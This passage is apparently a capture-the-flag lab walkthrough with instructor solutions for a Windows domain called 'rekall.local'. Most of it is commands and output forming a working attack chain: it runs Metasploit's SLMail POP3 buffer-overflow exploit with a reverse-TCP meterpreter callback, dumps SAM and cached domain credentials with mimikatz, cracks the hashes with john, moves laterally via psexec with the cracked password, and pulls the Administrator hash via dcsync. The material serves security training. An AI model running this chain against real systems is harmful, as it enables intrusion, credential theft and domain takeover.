100666/rw-rw-rw-  3793   fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371   fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940   fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991   fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210   fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831   fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991   fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366   fil   2022-10-13 19:35:10 -0400  maillog.008
100666/rw-rw-rw-  6243   fil   2022-10-17 20:07:37 -0400  maillog.009
100666/rw-rw-rw-  8186   fil   2022-10-18 20:02:49 -0400  maillog.00a
100666/rw-rw-rw-  15437  fil   2022-10-18 22:08:22 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

FLAG 5:

Flag 5: Common Tasks

50

- You just gained access to Win10.
- What task should you consider doing first, in case you lose access to the machine?
- **Free Hint**: Consider evaluating unnecessary scheduled tasks.

```
C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        10/18/2022 8:16:54 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the tas
k if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A
```

FLAG 6:

Flag 6: User Enumeration

30

- Continue exploiting the same machine.
- The flag is the plaintext password of a specific user.

Hint

When dumping LSASS, make sure to check for local users and domain user credentials!

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca
```

```
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd
```

```
└─# john hash2DU.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[~]
└─# john --show hash2DU.txt --format=NT
Flag6:Computer!

1 password hash cracked, 0 left

┌──(root💀kali)-[~]
└─#
```

FLAG 7:

Flag 7: File Enumeration

20

- Continue on the same machine.
- Sometimes the answer is in "public," plain sight.

```
Desktop    Downloads  file3      flag7.txt  fl
Documents  file2      flag3.txt  flagfile   ha

┌──(root💀kali)-[~]
└─# cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc

┌──(root💀kali)-[~]
└─#
```

FLAG 8:

Flag 8: User Enumeration pt.2

30

- Using credentials you found on the Win10 machine, laterally move to WinDC.
- Look for accounts on the new machine.

```
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt

meterpreter > download C:/Users/Public/Documents flag7.txt
[*] downloading: C:/Users/Public/Documents\desktop.ini → /root/flag7.txt/desktop.ini
[*] download   : C:/Users/Public/Documents\desktop.ini → /root/flag7.txt/desktop.ini
[*] downloading: C:/Users/Public/Documents\flag7.txt → /root/flag7.txt/flag7.txt
[*] download   : C:/Users/Public/Documents\flag7.txt → /root/flag7.txt/flag7.txt
[*] mirroring  : C:/Users/Public/Documents\My Music → /root/flag7.txt/My Music
[-] stdapi_fs_ls: Operation failed: Access is denied.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f3418274713509632341 2d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 10/18/2022 8:40:41 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```

```
┌──(root💀kali)-[~]
└─# john --show hash3DU.txt --format=mscash2
ADMBob:Changeme!

1 password hash cracked, 0 left

┌──(root💀kali)-[~]
└─#
```

```
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             rekall           no        The Windows domain to use for authentication
   SMBPass               Changeme!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               ADMBob           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
meterpreter > shell
Process 1948 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```

FLAG 9:

Flag 9: Escalating Access 30

- Continue to enumerate the new machine, and you will be rewarded with this flag in the heart of its file system.


```
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2022-02-15 13:14:22 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:09 -0500  Documents and Settings
040777/rwxrwxrwx  0      dir   2018-09-15 03:19:00 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-02-15 13:14:06 -0500  Program Files
040777/rwxrwxrwx  4096   dir   2022-02-15 13:14:08 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-02-15 16:27:48 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:13 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2022-02-15 16:14:31 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2022-02-15 13:13:58 -0500  Users
040777/rwxrwxrwx  16384  dir   2022-02-15 16:19:43 -0500  Windows
100666/rw-rw-rw-  32     fil   2022-02-15 17:04:29 -0500  flag9.txt
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

FLAG 10:

Flag 10: Compromising Admin

100

- The password hash of the user `Administrator`.
- **Free Hint**: Look at Day 3's lessons to determine a method.





```
meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter > dcsync_ntlm administrator
[-] The "dcsync_ntlm" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Cont
roller)
[+] Account  : administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash  : 0e9b6c3297033f52b59d01ba2328be55
[+] SID      : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID      : 500

meterpreter >
```

THE NTLM HASH ABOVE

DAY 3 SOLUTIONS:

Flag 1: Tanya4life

- **Searching GitHub should lead to finding the totalrekall GitHub page. Searching the site repository will lead to the xampp.users page, which contains the credentials trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0, as the following image shows:**




- **These credentials can be cracked using john.**
- **echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0' > hash.txt**
- **john hash.txt**
- **The flag is the cracked hash: Tanya4life**

Flag 2: 4d7b349705784a518bc876bc2ed6d4f6

- **From the Kali machine, a port scan of the subnet that the Kali machine is on (172.22.117.0/24) will reveal two machines:**
    - **Win10 @ 172.22.117.20**
    - **Server2019 @ 172.22.117.10**
- **The port scan will reveal several ports open on Win10, one of which is HTTP, as the following image shows:**

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00056s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 15 13:55 flag3.txt
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
```

- **Going to this page displays a prompt for credentials, as the following image shows:**




- **The credentials cracked from the discovered GitHub page, trivera / Tanya4life, will grant access.**

- **Inside is flag2.txt, as the following image shows:**

- **This file contains the flag: 4d7b349705784a518bc876bc2ed6d4f6**

Flag 3: 89cb548970d44f348bb63622353ae278

- **Returning to the port scan results will show "FTP" open on port 21. If the Nmap scan was done using the -A flag or using the NSE script for FTP anonymous access, the scan will reveal that FTP anonymous access is possible, as the following image shows:**



- **Once logged into FTP as anonymous, you can download and read the flag.**
    - **ftp 172.22.117.20**
    - **anonymous**
    - **get flag3.txt**
    - **exit**
    - **cat flag3.txt**

```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15 13:55 flag3.txt
226 Transfer OK
ftp> get
(remote-file) flag3.txt
(local-file) flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (303.3981 kB/s)
ftp> exit
221 Goodbye

┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀kali)-[~]
└─#
```

Flag 4: 822e3434a10440ad9cc086197819b49d

- **Return to the port scan results, and note that the SLMail service is running on SMTP port 25 AND on POP3 port 110, as the following image shows:**

```
┌──(root💀kali)-[~]
└─# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-24 14:39 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00077s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NO
OP QUIT
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
```

- **Port 110 is the port required for this exploit.**

- **Using searchsploit shows a Metasploit module for that version of SLMail, as the following image shows:**

```
┌──(root💀kali)-[~]
└─# searchsploit slmail
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (1)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (2)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (3)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (Metasploit)
```

- **Loading up Metasploit via MSFconsole, loading the SLMail module and setting the RHOSTS to 172.22.117.20, and then running the exploit will grant a Meterpreter shell, as the following image shows:**


```
msf6 > search slmail

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:49786 ) at 2022-02-13 23:15:22 -0500

meterpreter >
```

- **Listing the directory files will show flag4.txt, which can be read with cat from within Meterpreter, as the following image shows:**


```
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-02-13 23:18:53 -0500  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 11:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1845  fil   2022-02-01 10:14:19 -0500  maillog.000
100666/rw-rw-rw-  9683  fil   2022-02-13 19:57:33 -0500  maillog.001
100666/rw-rw-rw-  6542  fil   2022-02-13 23:15:20 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Flag 5: 54fa8cd5c1354adc9214969d716673f5

- **The hint about "scheduled tasks" should suggest looking at scheduled tasks on the system. This can be done by dropping into a command shell within Meterpreter and using the schtasks command schtasks /query, as the following image shows:**



- **The details of the schtasks can be read with the command schtasks /query /TN flag5 /FO list /v, as the following image shows:**



Flag 6: Computer!

- **After compromising SLMail using Metasploit, the Meterpreter shell will be the SYSTEM user. kiwi can then be loaded, as the following image shows:**

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
```

- **By using the command lsa_dump_sam, kiwi will reveal a user named flag6, as the following image shows:**

```
User : Flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 7c8a38104693d8cca74228f4b757129c
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

- **Cracking the NTLM password will reveal Flag 6: Computer!**

```
┌──(root💀kali)-[~]
└─# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2022-02-13 23:52) 7.692g/s 23630p/s 23630c/s 23630C/s nina..minou
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

